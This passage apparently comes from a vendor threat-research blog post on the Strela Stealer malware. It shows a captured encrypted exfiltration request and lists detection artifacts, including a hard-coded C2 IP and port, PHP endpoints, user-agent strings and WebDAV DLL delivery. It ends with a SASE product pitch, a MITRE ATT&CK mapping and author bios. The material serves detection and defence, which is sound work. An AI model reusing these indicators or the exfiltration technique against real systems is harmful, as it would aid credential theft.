V._`XU_\F0`).X..]..FBJ.G[L[RtZHX.....J.CLDAB].V#[.
..Y.F...[V_OGFVIa.]GCX.W....p] w5U#''p"y%vx%ttlwvsrlu!Osl`/y\w~ZCQ+s.Q'%.k
ySe..^R^ttsTtP       HpfK..B.P[^f7]SY%    .I0R..|.YT.e\_R.N%o.Z.[...R\V@.B.W.6.B.O.E]F..`.paqopPytlx'srlvsts$s$s
#''s.z5pz'Dr~.U.w|y,ztJ}RY.}R.tb"E7]*..T.P2u].P|t]zvU.Y.W~.s.TYYv]...E6Z.          -P$        .~k.EB.[^Hy[{-s.ha3
kEeVWF@..+CV.5~/N..J,z.nSaG.yE/iPg.+..k.|rJ.tP.)0   [.\.{C.|DNQB.aXC     .ptq1pelB.B.G.GU....Y..Q..WS..Q.
H.R..L
..
K.V.Q].]..W..Z..J.H.PCUcKCH.^  ..M._VnEWTF.VG.SQU.P.Q..Q.....FZ@Q(YFYl.WW.
...S.U.Z^S.P.H.M
XP}WDADBF.{]LW.WW.
...].P.SPQP.H.M
XP^cDWW..U..^@.QpBB\AW._.ND.G.J7NW.PQ..QS_^QH.PCZ.KCYRV`\.\
E. .T.\...
@YAK.I.DPF.....]@YYSXWG.G[....L.
ZX..R@W^^.N[         ...Q.FC.RSY_G.G[....L.
ZX..R@W^^.N[         ..._       @^~BPX[.g7~@\.D.TH.L.PGCWZWuDQ.\...D..]VAFE
@.t
```

Figure 11: HTTP POST Request Containing Stolen Data Sent to Remote Server

Network Threat Intelligence: Important Artifacts

After carefully analyzing the network communication, we discuss several significant threat-related artifacts that could be used in AI/ML modeling or building signatures. See below for more details:

- The “Host:” header contains the IP address and port number. For example, “**Host: 193.143.1.205”, “Host: 193.143.1.205:8888**”, etc., values were seen. No DNS request (query) will be noticed in the network communication because no hostname is used. The IP address and port combination are hard-coded or fetched from the configuration file.
- In the first step, when an HTTP request was issued to “invoice.php” to fetch the PDF file, the user-agent was “Mozilla/5.0 (Windows NT; Windows NT 10.0; de-DE) WindowsPowerShell/5.1.26100.2161”. After that, multiple WebDAV requests were issued continuing the user-agent as “Microsoft-WebDAV-MiniRedir/10.0.2610” to perform operations on the stored data, which was the DLL file. After the malicious DLL file was downloaded and installed on the end-user system, another HTTP request was triggered for the/”ip.php” component hosted on the same server. If you look at the HTTP request performing data exfiltration, you will notice that the user-agent has “2298CB07” value. The continuous change of user-agent strings also reflects the different stages of an attack, in this case, from initial infection to data exfiltration, including the updating of remote resources.
- During data exfiltration, the HTTP POST body contains encrypted data, a widely known technique attackers use when the HTTPS channel is not used for exfiltrating sensitive data from compromised systems. This helps the attackers transmit sensitive information using custom encrypted payloads as an HTTP request.

How does Unified SASE as a Service help mitigate Strela Stealer Infections?

A Unified SASE framework integrates network security and zero-trust access controls to protect organizations against data exfiltration triggered by threats like Strela Stealer. SASE provides centralized visibility and monitoring, allowing security teams to detect anomalies. Our built-in security features, such as advanced IDPS/SWG and others, have intelligence modules to discover the Strela Stealer threat. With that intelligence, SASE's content inspection capabilities prevent sensitive data from being exfiltrated via HTTP. It can inspect outbound HTTP requests, detect patterns of sensitive information (e.g., credit card numbers, intellectual property, or personal identifiers), and automatically block unauthorized transmissions.

Appendices

A. MITRE ATT&CK Mapping: TTPs

- T1003: Credential Dumping
- T1041: Exfiltration Over C2 Channel
- T1041: Exfiltration Over Command-and-Control Channel
- T1059.003: Windows Command Shell
- T1071: Standard Application Layer Protocol
- T1566.001: Spear Phishing Attachment
- T1574.002: DLL Side-Loading

About the author

Aditya K Sood (Ph.D) is the VP of Security Engineering and AI Strategy at Aryaka.. With more than 16 years of experience, he provides strategic leadership in information security, covering products and infrastructure. Dr. Sood is interested in Artificial Intelligence (AI), cloud security, malware automation and analysis, application security, and secure software design. He has authored several papers for various magazines and journals, including IEEE, Elsevier, Crosstalk, ISACA, Virus Bulletin, and Usenix. He has been an active speaker at industry conferences and presented at Blackhat, DEFCON, HackInTheBox, RSA, Virus Bulletin, OWASP, and many others. Dr. Sood obtained his Ph.D. in Computer Sciences from Michigan State University. Dr. Sood is also an author of the "Targeted Cyber Attacks" and "Empirical Cloud Security" books. He held positions such as Senior Director of Threat Research and Security Strategy, Head (Director) of Cloud Security, Chief Architect of Cloud Threat Labs, Lead Architect and Researcher, and others while working for companies such as F5 Networks, Symantec, Blue Coat, Elastica, and KPMG.

About the co-author

Bikash Dash is Lead Threat Research Engineer with Aryaka. He has more than 11 years of experience and has previously worked for Zscaler, Dell Technologies, Juniper Networks, and Quick Heal Technologies. He is focused on identifying and deconstructing sophisticated cyber threats, malware campaigns, and adversarial techniques across diverse environments. He has extensive experience in threat hunting, reverse engineering, and developing countermeasures for emerging threats. Bikash is passionate about mapping attacker behaviors, disrupting kill chains, and defending critical systems at scale.
